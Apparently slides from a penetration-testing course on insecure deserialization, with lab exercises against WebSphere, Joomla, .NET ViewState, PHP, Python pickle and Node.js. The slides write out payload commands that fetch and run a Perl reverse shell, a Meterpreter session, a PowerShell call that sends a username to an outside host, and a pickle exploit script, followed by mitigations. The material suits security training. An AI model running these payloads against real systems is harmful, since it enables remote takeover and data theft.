SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100

192.168.3.210

192.168.3.215

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180

192.168.3.150

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17


192.168.X.18

192.168.X.209

192.168.X.206


Web Technologies

Insecure Deserialization



Serialization and Deserialization Attacks

- A means of translating data from one form to another
- Used for the storage or transmission of data across a network



NotSoSecure part of claranet cyber security

Serialization is everywhere

- Almost all languages have support for Serialization
  - Java
  - PHP
  - .NET
  - COM
  - Ruby
  - Python
  - All other OOP Based languages

- Almost all of them have had bugs in Deserialization routines which could lead to Remote Code Execution.

NotSoSecure part of claranet cyber security

Java Serialization vulnerability

- Another issue which got little media attention
- Publicly disclosed on **28 January 2015**
- PoC published on **06 November 2015**
- Fix issued starting from **10 November 2015** onwards
- CVE-2015-4852
- Affecting: WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and more!

PoC : http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

Slides: http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles

NotSoSecure part of claranet cyber security

Java Serialization: How to detect

- Serialized objects are generally sent across is base64 format. Look for “rO0AB” (if base64 encoded) or if a ‘raw’ binary is passed look for the hex string “AC ED 00 05 73 72” in requests and responses

```
root@kali:~# curl -k  https://192.168.3.150:8880/
<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/so
org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/X
<SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="
ns0:JMXVersion="1.2.0">
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<SOAP-ENV:Fault>
<faultcode>SOAP-ENV:Server</faultcode>
<faultstring>rO0ABXNyAB1vcmcuYXBhY2hlLnNvYXAuU09BUEV4Y2VwdGlvbh5
EvbGFuZy9TdHJpbmc7AAPdGFyZ2V0RXhjZXB0aW9udAAVTGphdmEvbGFuZy9UaH
27Q/R8+GjscxAIAAHhyABNqYXZhLmxhbmcuVGhyb3dhYmxl1cY1Jzl3uMsDAANMA
fgABWwAKc3RhY2tUcmFjZXQAHltMamF2YS9sYW5nL1N0YWNrVHJhY2VFbGVtZW50
QIHJlbW90ZSBwcm9jZWR1cmUgY2FsbCAoUlBDKSBjYW5ub3QgYmUgdW5tYXJzaGF
NlRWxlbWVudDsCRio8PP0iOQIAAHhwAAAABnNyABtqYXZhLmxhbmcuU3RhY2tUcm
W1iZXJMAA5kZWNsYXJpbmdDbGFzc3EAfgABTAAIZmlsZU5hbWVxAH4AAUwACm1ld
```

```
0000: aced 0005 7372 001d 6f72 672e 6170 6163  ....sr..org.
0010: 6865 2e73 6f61 702e 534f 4150 4578 6365  he.soap.SOAPE
0020: 7074 696f 6e1e 4f3a 38ec 1d0a 6202 0002  ption.O:8...b...
0030: 4c00 0966 6175 6c74 436f 6465 7400 124c  L..faultCodet..L
0040: 6a61 7661 2f6c 616e 672f 5374 7269 6e67  java/lang/String
0050: 3b4c 000f 7461 7267 6574 4578 6365 7074  ;L..targetExcept
0060: 696f 6e74 0015 4c6a 6176 612f 6c61 6e67  iont..Ljava/lang
0070: 2f54 6872 6f77 6162 6c65 3b78 7200 136a  /Throwable;xr..j
0080: 6176 612e 6c61 6e67 2e45 7863 6570 7469  ava.lang.Exceptio
0090: 6f6e d0fd 1f3e 1a3b 1cc4 0200 0078 7200  on...>.;.....xr.
00a0: 136a 6176 612e 6c61 6e67 2e54 6872 6f77  .java.lang.Throw
00b0: 6162 6c65 d5c6 3527 3977 b8cb 0300 034c  able..5'9w....L
```

Java Serialization: How to attack

- We need to send the attack in serialized payload format
- ysoserial: A proof of concept tool to generate serialized payloads

```
root@kali:~/Tools/deserialization-exploit# java -jar ysoserial-0.0.5-all.jar --help
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
     Payload             Authors                     Dependencies
     -------             -------                     ------------
     BeanShell1          @pwntester, @cschneider4711 bsh:2.0b5
     C3P0                @mbechler                   c3p0:0.9.5.2, mchange-commons-java:0.2.11
     Clojure             @JackOfMostTrades           clojure:1.8.0
     CommonsBeanutils1   @frohoff                    commons-beanutils:1.9.2, commons-collections:3.
     CommonsCollections1 @frohoff                    commons-collections:3.1
     CommonsCollections2 @frohoff                    commons-collections4:4.0
     CommonsCollections3 @frohoff                    commons-collections:3.1
     CommonsCollections4 @frohoff                    commons-collections4:4.0
```

- Sometimes the remote server might not have nc for reverse shell
  - /root/Tools/deserialization-exploit/perl-reverse-shell.pl is a Perl reverse shell
  - Other reverse shell one-liners on pentest monkey could be used
- If you use file based shell, you can deliver the reverse shell using wget / curl

NotSoSecure part of claranet cyber security

Java Serialization: Payload generation

- Create the payload to retrieve the Perl code from Kali:

```
java -jar ysoserial-0.0.5-all.jar CommonsCollections1
'wget http://192.168.X.206/perl-reverse-shell.pl -O
/tmp/shell.pl' > payload_wget.bin
```

- Create the payload that will call the Perl code and give us shell access:

```
java -jar ysoserial-0.0.5-all.jar CommonsCollections1
'perl /tmp/shell.pl 192.168.X.206 9999' >
payload_exe.bin
```

NotSoSecure part of claranet cyber security

Java Serialization: Exploit delivery

- Execute the payload to retrieve the Perl code from Kali:

```
sh websphere-2015-deserialization-exploit.sh
https://192.168.3.150:8880/ payload_wget.bin
```

- Execute the payload that will call the Perl code and give us shell access:

```
sh websphere-2015-deserialization-exploit.sh
https://192.168.3.150:8880/ payload_exe.bin
```

```
root@kali:~# nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.10.206] fro
id
uid=0(root) gid=0(root) groups=0
```

Exercise 2.2

Demo 2.2

WebSphere Java Exploits

- Identify a vulnerability in a service running on 192.168.3.150
- Obtain a reverse shell by exploiting the identified vulnerability

More Serialization: Weblogic CVE-2018-3245

- Deserialization vulnerability which exists in ‘WLS Core’ component of Oracle WebLogic Server
- Affected versions: 10.3.6.0, 12.1.3.0 and 12.2.1.3
- Allows unauthenticated attacker with network access using WebLogic’s proprietary ‘T3’ protocol to compromise Oracle WebLogic Server
- Successful exploitation can result in complete takeover of Oracle WebLogic Server

Public exploit: https://github.com/pyn3rd/CVE-2018-3245

Reference: https://www.cvedetails.com/cve/CVE-2018-3245/

NotSoSecure part of claranet cyber security

Even More Serialization: CVE-2018-15957: ColdFusion RCE

- Deserialization vulnerability which exists in ColdFusion
- Affected versions: 2018 release, 2016 release and version 11
- Patched version: 11 Update 15, 2016 Update 7, 2018 Update 1
- Allows an attacker to execute arbitrary code by passing specially crafted serialized payload

Reference:
https://helpx.adobe.com/security/products/coldfusion/apsb18-33.html

NotSoSecure part of claranet cyber security

It's everywhere!: JBoss RCE CVE-2018-14667

- An Expression Language (EL) vulnerability which exists in JBoss RichFaces framework
- Affected versions: RichFaces Framework 3.X through 3.3.4 (all versions)
- An unauthenticated remote attack could send a specially-crafted Java serialized object that contains a tainted expression, which triggers deserialization by bypassing the whitelist protections
- Could lead to execution of arbitrary java code or possibly system code

References: https://access.redhat.com/solutions/3660371

https://seclists.org/fulldisclosure/2018/Nov/47

NotSoSecure part of claranet cyber security


…aaaand back to WebSphere: CVE-2018-1567: WebSphere RCE (again)

- This deserialization vulnerability lies in the SOAP connectors
- Affected versions: 7.0 to 9.0
- An attacker could craft a malicious serialized object and further execute Java code through SOAP connectors

Reference:
https://www-01.ibm.com/support/docview.wss?uid=swg22016254

PHP

Code execution can be achieved when we pass a serialized object to the unserialise function(unserialize()) , controlling the creation(serialization) of the object in memory



Reference:
https://www.notsosecure.com/remote-code-execution-via-php-unserialize/

PHP: Exploitation requirements

- Application must leverage class with magic method

Here are few magic functions in php:

```
__construct(), __destruct(), __call(), __callSt
atic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(),
__set_state(), __clone(), and __autoload().
```

Here are few magic methods in php:

```
Exception::__toStringErrorException::__toStringDateTime::__wakeupReflectionException::__toStringReflecti
onFunctionAbstract::__toStringReflectionFunction::__toStringReflectionParameter::__toStringReflectionMet
hod::__toStringReflectionClass::__toStringReflectionObject::__toStringReflectionProperty::__toStringRefl
ectionExtension::__toStringLogicException::__toStringBadFunctionCallException::__toStringBadMethodCallEx
ception::__toStringDomainException::__toStringInvalidArgumentException::__toStringLengthException::__toS
tringOutOfRangeException::__toStringRuntimeException::__toString
```

Ref: http://www.programmerinterview.com/index.php/php-questions/php-what-are-magic-functions/

- All classes used in attacks must be declared or support autoloading
- Knowledge of server-side code is required to form the gadget chain

PHP: Exploitation

- PHPGGC is a ysoserial style payload generator for PHP
- PHP >= 5.6 is required to run PHPGGC
- Contains gadget chains for multiple opensource framework

https://github.com/ambionics/phpggc

```
root@kali:~/phpggc-master# ./phpggc -b slim/rce1 system id
TzoxODoiU2xpbVxIdHRwXFJlc3BvbnNlIjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIA
udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6Mzo
k6MDtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjg6IlNsaW1cQXBwIjoxOntzOjE5Oi
29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6M
InN5c3RlbSI7fXM6MjQ6IgBQaW1wbGVcQ29udGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImhhcyI7czo2OiJzeXN0ZW0iO31z
lXENvbnRhaW5lcgBrZXlzIjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX19fWk6MTtzOjI6ImlkIjt9fXM6MjQ6IgB
FpbmVyAHZhbHVlcyI7YToxOntzOjM6ImFsbCI7YToyOntpOjA7cjo2O2k6MTtzOjI6ImlkIjt9fXM6MjI6IgBQaW1wbGVcQ2
XMiO2E6MTp7czozOiJhbGwiO2E6Mjp7aTowO3I6NjtpOjE7czoyOiJpZCI7fX19fXM6NzoiACoAYm9keSI7czowOiIiO30=
```

Joomla RCE aka PHP Serialization Bug

- Joomla stores session data in serialized form and performs unsafe deserialization
- Stores `USER_AGENT` HTTP Header in session data

Timeline:

- Publicly disclosed on **15 Dec 2015**
- Patched by Joomla on **14 Dec 2015**
- Affects PHP versions before **September 2015**
- Metasploit module available

NotSoSecure part of claranet cyber security

Joomla RCE: Metasploit Module

- exploit/multi/http/joomla_http_header_rce

```
Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/multi/http/joomla_http_header_rce   2015-12-14       excellent  Joomla HTTP Header Unauthenticated Remote Code Execution
```

```
msf > use exploit/multi/http/joomla_http_header_rce
msf exploit(joomla_http_header_rce) > set RHOST 192.168.200.110
RHOST => 192.168.200.110
msf exploit(joomla_http_header_rce) > check
[*] 192.168.200.110:80 - The target appears to be vulnerable.
msf exploit(joomla_http_header_rce) > exploit

[*] Started reverse TCP handler on 192.168.86.206:4444
[*] 192.168.200.110:80 - Sending payload ...
[*] Sending stage (33068 bytes) to 192.168.200.110
[*] Meterpreter session 1 opened (192.168.86.206:4444 -> 192.168.200.110:47811) at 2019-01-29 15:50:44 +0000

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : vagrant-ubuntu-precise-64
OS          : Linux vagrant-ubuntu-precise-64 3.2.0-95-virtual #135-Ubuntu SMP Tue Nov 10 14:00:24 UTC 2015 x86_64
Meterpreter : php/php
meterpreter >
```

PHP: CVE-2016-4010 : Magento RCE

```php
/**
 * Unserialize serializeable object fields
 */
public function unserializeFields(\Magento\Framework\Model\AbstractModel
{
    // Loops through the '_serializableFields' property
    // (containing hardcoded fields that should be serialized)
    foreach ($this->_serializableFields as $field => $parameters) {
        // Get the field's value
        $value = $object->getData($field);

        // If it's not an array or an object, unserialize it
        if (!is_array($value) && !is_object($value)) {
            $object->setData($field, unserialize($value));
        }
    }
}

// AbstractDb::unserializeFields ()
```

Reference:
http://netanelrub.in/2016/05/17/magento-unauthenticated-remote-code-execution/

NotSoSecure part of claranet cyber security

.NET

The .NET framework has multiple serialization types.

Top Serialization Methods:

- Binary serialization – Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization

```
1  namespace BinaryFormatterDemo
2  {
3      class Program
4      {
5          static void Main(string[] args)
6          {
7              string secretData = "This is Sample Data";
8              string serealizedData = Convert.ToBase64String(SerealizeData(secretData));
9              Console.WriteLine("Seralized Data : " + serealizedData);
10             Console.WriteLine("Deseralized Data : " + DeserealizeData(Convert.
                   FromBase64String(serealizedData)));
11             Console.Read();
12         }
13         public static string DeserealizeData(byte[] serealizedData)
14         {
15             MemoryStream memStream = new MemoryStream(serealizedData);
16             BinaryFormatter binFormatter = new BinaryFormatter();
17             return binFormatter.Deserialize(memStream).ToString();
18         }
19         public static byte[] SerealizeData(string data)
20         {
21             MemoryStream memStream = new MemoryStream();
22             BinaryFormatter binFormatter = new BinaryFormatter();
23             binFormatter.Serialize(memStream, data);
24             memStream.Seek(0, SeekOrigin.Begin);
25             return memStream.ToArray();
26         }
27     }
28 }
```

Deserialization

Serialization

.NET: NancyFX (CVE-2017-9785)

- Lightweight framework for building HTTP services on .Net
- Vulnerable Version: <1.4.4 & 2.x < 2.0-dangermouse
- Vulnerable file: csrf.cs
- CSRF token in cookie is JSON deserialized causing the exploit

Exploit Chain:

PSObject -> serialized -> base64 -> POST cookie -> code execution

NotSoSecure part of claranet cyber security

.NET: Exploitation

- Similar to ysoserial in Java we have ysoserial.net in .NET
- ysoserial.net works in windows and can generate payloads (gadget chains) for a large range of formatters

```
>ysoserial.exe -p ViewState
 -g TextFormattingRunProperties -c "powershell.exe Invoke-WebRequest -Uri http://192.168.43.123:9000/$env:UserName"
 --path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="F67228068431459655138 17CEBDECB
B1F94808E4A6C0B2F2"  --validationalg="SHA1" --validationkey="C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE6
9351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45"

6MXWFche6R/8L0W6ReIMKwReVL5lKBOE9260TWd/gv/ewvA+uIl62AGnF309/PtW1JOUhSNBFLdUyjrYBGfaQX0PZ16xE7mvWMoavL5ySOSy6b+KIa/
o1YLQ1UzddQLFxMyUpnCY1yf5b7eFMKGd54VYhL5f8lfQU1kt+sCMwZQ/YzxDy9jHR09OJ9OWI6fjofhxYVumPzf7ICrfG5Ku2AgN4FKwOpHAVtNqSP
tm3bF29X+tQN17Q2y/gVDw9YLofoemWNrBSu1o+eYXO+vBrpKEPrMr6+axtaz7yNxVUMMW46bAyNSxjE6tW0eMxN/9iJ5H84/D3a6+yDWfl3JSUn7EU
NqtY5sVMRGNZfeKEE7pR08qBlE1bn38iDOLAgDOpnTOodieBv2oYeEKzFwB/LDI7a+BH4VHEcJW9KKTl6EnLTgJP431C8u7DB2Z+TWGx6AqViJj8pbI
LBbUgMZP6V5b10wFxaK+6weT4oDnj5X473AdyAUyynBiCdF6cuzjp0jN8qKy+OiYtukEZfCSZJ6LFnuEIVGxNEf0wU1GoBRT3NEGpB/AurJbHBFeeTt
```

References:

https://github.com/pwntester/ysoserial.net


https://speakerdeck.com/pwntester/attacking-net-serialization

https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/

NotSoSecure part of claranet cyber security

Python

- Python pickle module implements serialization in python
- Pickled string starts with "\x80\x03" ends with "b."



`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

- More primitive module is marshal however its discouraged
- https://docs.python.org/3/library/pickle.html

Reference:
https://docs.python.org/3/library/pickle.html

Python: Exploitation

```
#!/usr/bin/env python
#payload.py
import pickle
import socket
import os
class payload(object):
        def __reduce__(self):
                comm = "COMMAND_TO_BE_EXECUTED"
                return (os.system, (comm,))
payload = pickle.dumps( payload())
soc = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
soc.connect(("<IP>", <PORT>))
print soc.recv(1024)
soc.send(payload)
```

Exploit Command:
python exp.py && nc –lvp 12347

Reference:
https://gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd

NotSoSecure part of claranet cyber security

Node.js

Node.js itself uses JSON for serialization needs

- 3rd Party modules have custom serialization features
  - node-serialize
  - serialize-to-js
- node-serialize (CVE-2017-5941)
  - Current version still vulnerable
  - Security Warning posted on the github page

NotSoSecure part of claranet cyber security

Node.js: node-serialize

github.com/luin/serialize/blob/master/lib/serialize.js

```
59
60  unserialize = function(obj, originObj) {
61    var isIndex;
62    if (typeof obj === 'string') {
63      obj = JSON.parse(obj);
64      isIndex = true;
65    }
66    originObj = originObj || obj;
67
68    var circularTasks = [];
69    var key;
70    for(key in obj) {
71      if(obj.hasOwnProperty(key)) {
72        if(typeof obj[key] === 'object') {
73          obj[key] = unserialize(obj[key], originObj);
74        } else if(typeof obj[key] === 'string') {
75          if(obj[key].indexOf(FUNCFLAG) === 0) {
76            obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
77          } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
78            obj[key] = obj[key].substring(CIRCULARFLAG.length);
79            circularTasks.push({obj: obj, key: key});
80          }
81        }
82      }
83    }
```

Reference:
https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/

NotSoSecure part of claranet cyber security

Vulnerable VM

- We have a vulnerable host that suffers from many of the vulnerabilities discussed throughout this session

- You can find this in the lab network at 192.168.3.123

NotSoSecure part of claranet cyber security

Mitigation steps

- No easy solution for existing applications, worst case may require architectural overhaul
- Never provide user-controlled data directly to de(un)serialize functions
- Prefer JSON instead of serialization options
- Whitelist the classes you want to deserialize anything else goes /dev/null
- Automated solutions
  - https://github.com/kantega/notsoserial → Deserialization Firewall
  - https://github.com/ikkisoft/SerialKiller → Lookahead Deserializer

NotSoSecure part of claranet cyber security

Network status: After Serialization exploits

SHARED Subnet (192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100

192.168.3.210

192.168.3.215

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180

192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)

192.168.X.17

192.168.X.18

192.168.X.209

192.168.X.206

Web Technologies

(Dis)Honorable Mentions

SSL/TLS flaws

- **Official name TLS:** Transport Layer Security
- **Multiple versions in place:**
  - SSLv2 / v3
  - TLS 1.0 / 1.1 / 1.2 / 1.3
- Historically one of the most attacked layers:
  - Heartbleed
  - POODLE
  - Lucky13
  - Apple GOTO Fail
  - FREAK / MS15-031
  - DROWN
  - Schannel
  - BREACH
  - Logjam
  - ROBOT
  - and many more...

